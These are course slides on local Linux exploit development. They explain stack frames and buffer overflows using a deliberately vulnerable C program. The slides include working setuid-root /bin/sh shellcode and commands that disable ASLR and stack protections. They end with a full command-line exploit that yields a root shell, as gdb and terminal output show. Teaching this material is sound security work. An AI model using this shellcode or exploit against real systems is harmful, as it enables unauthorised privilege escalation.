Exploit Development:

Basic Linux Exploits - Local

By

Tennov Simanjuntak

04 May 2020

Introduction


- **Ethical hackers should study exploits to understand whether vulnerabilities are exploitable.**
- **One person's inability to find an exploit for the vulnerability doesn't mean someone else can't. It's a matter of time and skill level.**
- **Therefore, ethical hackers must understand how to exploit vulnerabilities and check for themselves.**
- **In the process, they may need to produce proof-of-concept code to demonstrate to the vendor that the vulnerability is exploitable and needs to be fixed.**

Introduction

- **We will discuss:**
  - Stack operations
  - Buffer overflows
  - Basis local Linux exploits: stack-based buffer overflow

Stack operations

- **Stack is a data structure that:**
  - implements FILO (First In Last Out) rule
  - has 2 legal operations: push and pop
  - grows backward from the highest memory address to lowest.



Stack operations

- **Each process maintains its own stack segment of memory.**
- **CPU uses Segment Register SS to points current stack segment.**
- **Register EBP and ESP are used to identify current stack frame.**
- **EBP points to the base address of current stack frame.**
- **ESP points to top of current stack frame.**

Function calling procedure

- **Function is a self-contained module of code that is called by other functions, including main functions.**
- **This call causes a jump in the flow of the program.**
- **When a function is in assembly code, three things take place when STDCALL convention is used:**

1. the calling function sets up the function parameters on the stack in reverse order.
2. the value of EIP is pushed on the stack so the program can continue where it left off when the function returns. This is referred to as the return address.
3. the call command is executed, and the address of the function is placed in EIP to execute.

Function calling procedure

```
greeting(char *temp1, char *temp2){
  char name[400];
  strcpy(name, temp2);
  printf("Hello %s %s\n", temp1, temp2);
}

main(int argc, char *argv[]){
  greeting(argv[1],argv[2]);
  printf("Bye %s %s\n\n\n", argv[1],argv[2]);
}
```

Function calling procedure

```
0x00000624 <+18>:     add     $0x8,%eax
0x00000627 <+21>:     mov     (%eax),%edx
0x00000629 <+23>:     mov     0xc(%ebp),%eax
0x0000062c <+26>:     add     $0x4,%eax
0x0000062f <+29>:     mov     (%eax),%eax
0x00000631 <+31>:     push    %edx
0x00000632 <+32>:     push    %eax
0x00000633 <+33>:     call    0x5d0 <greeting>
0x00000638 <+38>:     add     $0x8,%esp
```

Function calling procedure

- **Upon called, the called function's responsibilities are:**
  1. Push EBP register on the stack.
  2. Copy the current ESP register to the EBP register (setting the base of stack frame).
  3. Decrement the ESP register to make room for the function's local variables.
- **Those 3 steps are called function prologue.**
- **After function prologue finished, the function gets an opportunity to execute its statements.**

Function calling procedure

```
End of assembler dump.
(gdb) disass greeting
Dump of assembler code for function greeting:
   0x000005d0 <+0>:     push   %ebp
   0x000005d1 <+1>:     mov    %esp,%ebp
   0x000005d3 <+3>:     push   %ebx
   0x000005d4 <+4>:     sub    $0x190,%esp
```

Function calling procedure

- **Just before returning, the called function must :**

  1. Clean its stack by executing leave statement.
  2 .Pop the saved EIP off the stack as part of the return process by executing ret statement.

- **Those two steps are called function epilogue.**
- **The leave statement is equivalent to:**

  mov %ebp, %esp

  pop %ebp

Function calling procedure

```
0x00000610 <+64>:    leave
0x00000611 <+65>:    ret
```

Buffer overflow revisited

meet.c

```c
#include <stdio.h>
#include <string.h>

greeting(char *temp1, char *temp2){
  char name[400];
  strcpy(name, temp2);
  printf("Hello %s %s\n", temp1, name);
}

main(int argc, char *argv[]){
  greeting(argv[1],argv[2]);
  printf("Bye %s %s\n", argv[1],argv[2]);
}
```

Buffer overflow revisited

- **You’ve just started learning software vulnerabilities and exploitations.**
- **Therefore, it is highly recommended that you turn of ASLR (Address space layout randomization) using either of this command:**
  - echo “0” > /proc/sys/kernel/randomize_va_space
  - sysctl kernel.randomize_va_space=0


Buffer overflow revisited

```
tennov@kali:~/c_kesis/week15$ sudo cat /proc/sys/kernel//randomize_va_space
2
tennov@kali:~/c_kesis/week15$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
tennov@kali:~/c_kesis/week15$ sudo cat /proc/sys/kernel//randomize_va_space
0
```

```
tennov@kali:~/c_kesis/week15$ gcc -g -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack \
> -o meet meet.c
```

```
tennov@kali:~/c_kesis/week15$ ./meet Mr `perl -e 'print "A"x10;'`
Hello Mr AAAAAAAAAA
Bye Mr AAAAAAAAAA
tennov@kali:~/c_kesis/week15$ ./meet Mr `perl -e 'print "A"x600;'`
Segmentation fault
```

Buffer overflow revisited



Buffer overflow revisited

```
(gdb) run Mr `perl -e 'print "A"x408'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tennov/c_kesis/week15/meet Mr `perl -e 'print "A"x408'`
Hello Mr AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
0x80000041 in ?? ()
(gdb) i r ebp eip
ebp            0x41414141       0x41414141
eip            0x80000041       0x80000041
```

Buffer overflow revisited

```
(gdb) run Mr `perl -e 'print "A" x 412'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/tennov/c_kesis/week15/meet Mr `perl -e 'print "A" x 412'`
Hello ��T0�3id���i686 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
```

Ramification of buffer overflow

- **Segmentation fault causes denial of service.**
- **EIP can be controlled to execute malicious code at the user level access.**
- **EIP can be controlled to execute malicious code at the system or root level. In particular, when vulnerable software is suid program.**

Basic local Linux exploit: stack-based buffer overflow

- **Local exploits occurs when the attacker has access to the system or target computer. Hence, it is usually easier than remote exploit.**
- **The objective of local exploits is usually to elevate the privilege of the user running the exploits.**
- **The basic principle of buffer overflow exploits is:**
  - overflowing a vulnerable buffer and
  - change EIP for malicious purposes.
- **The attacker intentionally modify the value of EIP register so when the function returns, the corrupted value of EIP will be popped off the stack EIP register and get executed.**

Component of exploit

- **The components of an exploit:**
  - NOP sled
  - Shellcode
  - Repeating return address

NOP sled

- **NOP – stands for No Operation – is an instruction that does nothing rather than increment the value of EIP to next instruction.**
- **This is used in assembly code by optimizing compilers by padding code blocks to align with word boundaries.**
- **Hackers have learned to use NOPs as well for padding.**
- **When placed at the front of an exploit buffer, it is called a NOP sled.**
- **In x86 assembly, NOP is represented by 0x90 opcode.**

Shellcode

shellcode.c

```c
char shellcode[] =
/* the Aleph One shellcode*/
  "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"  //setuid(0,0)
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89" //execve
  "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
  "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
  "\xff\xff/bin/sh";

int main(){
  int *ret;
  ret = (int *)&ret + 2;
  *ret = (int)shellcode;
}
```

Shellcode


```
root@kali:/home/tennov/c_kesis/week15# gcc -g -mpreferred-stack-boundary=2 \
> -fno-stack-protector -z execstack shellcode.c -o shellcode
root@kali:/home/tennov/c_kesis/week15# chmod u+s shellcode
root@kali:/home/tennov/c_kesis/week15# ./shellcode
# su tennov
tennov@kali:~/c_kesis/week15$ ./shellcode
# id
uid=0(root) gid=1000(tennov) groups=1000(tennov),27(sudo),33(www-data),143(vboxusers),144(vboxsf)
# 
```

Repeating return address

- **The return address is the most important element in exploit.**
- **It must be aligned perfectly and repeated until it overflows the saved EIP value on the stack.**
- **There are 2 ways to uncover return address:**

  1. pointing directly to the beginning of the shellcode.
  2. pointing to somewhere in the middle of the NOP and sliding down to find and overflow the EIP.

Repeating return address



Repeating return address

- However, at first you must know current **ESP** value.
- It can be uncovered by using C – inline assembly program.
- C only support **AT&T** syntax in its inline assembly statements.

Repeating return address

- **Getting current ESP value.**

*get_sp.c

```c
#include <stdio.h>

unsigned int get_sp(void){
  __asm__("mov %esp,%eax");
}

int main(){
  printf("Stack pointer (ES): 0x%x\n",get_sp());
}
```

Repeating return address

```
tennov@kali:~/c_kesis/week15$ gcc -o get_sp get_sp.c
tennov@kali:~/c_kesis/week15$ ./get_sp
Stack pointer (ES): 0xbffff2b8
tennov@kali:~/c_kesis/week15$ ./get_sp
Stack pointer (ES): 0xbffff2b8
```

Exploiting stack overflow from command line

- We will exploit **meet.c**.
- From the code, we know the ideal size of the attack buffer is **408**.
- Rule of thumb: fill half of the attack buffer with **NOP**s;
- In our case, we will use **200** with the following Perl command:

```
perl -e 'print "\x90"x200';
```

Exploiting stack overflow from command line

- **Perl command also allow to print shellcode into binary.**

```
root@kali:/home/tennov/c_kesis/week15# perl -e 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07
\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\
x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";' > sc
```

- **Then, you can calculate the size of shellcode.**

```
root@kali:/home/tennov/c_kesis/week15# wc -c sc
53 sc
```

Calculating return address

- **We need to slide down using repeated return address until saved EIP overflowed.**
- **Given:**
  - Current ESP = 0xbffff2b8
  - Script argument = 408
  - NOP sled = 200
- **Then:**
  - Estimated middle of NOP sled = 300 earlier than stack address.

Calculating return address

- Add **300** to original scrip argument, **jump point = 708 byte (0x2c4)** back from calculated **ESP**.
- Approach **708 ~ 0x300**
- Landing value:

  0xbffff2b8 – 0x300 = 0xbfffefb8
- we can use Perl to write this address in little-endian format on the command line:

  perl -e ‘print “\xb8\xef\xff\xbf”x38’;
- 38 above is calculated using simple math:

  (408 bytes – 200 bytes of NOP – 53 bytes shellcode) /4 = 38

Calculating return address

```
$ ./meet Mr `perl -e 'print "\x90"x201';``cat sc``perl -e 'print "\xb8\xef\xff\xbf"x38';`
��������������������������������
Segmentation fault
```

```
$ ./meet Mr `perl -e 'print "\x90"x202';``cat sc``perl -e 'print "\xb8\xef\xff\xbf"x38';`
���������������������
Segmentation fault
```

```
$ ./meet Mr `perl -e 'print "\x90"x207';``cat sc``perl -e 'print "\xb8\xef\xff\xbf"x38';`
���������������
# whoami
root
#
```

References

1. D. Regalado, S.Harris, A.Harper, C. Eagle, J. Ness, B. Spasojevic, R. Linn and S. Sims, Gray Hat Hacking – the Ethical Hacker’s Handbook, 4th eds., McGraw – Hill Education, 2015.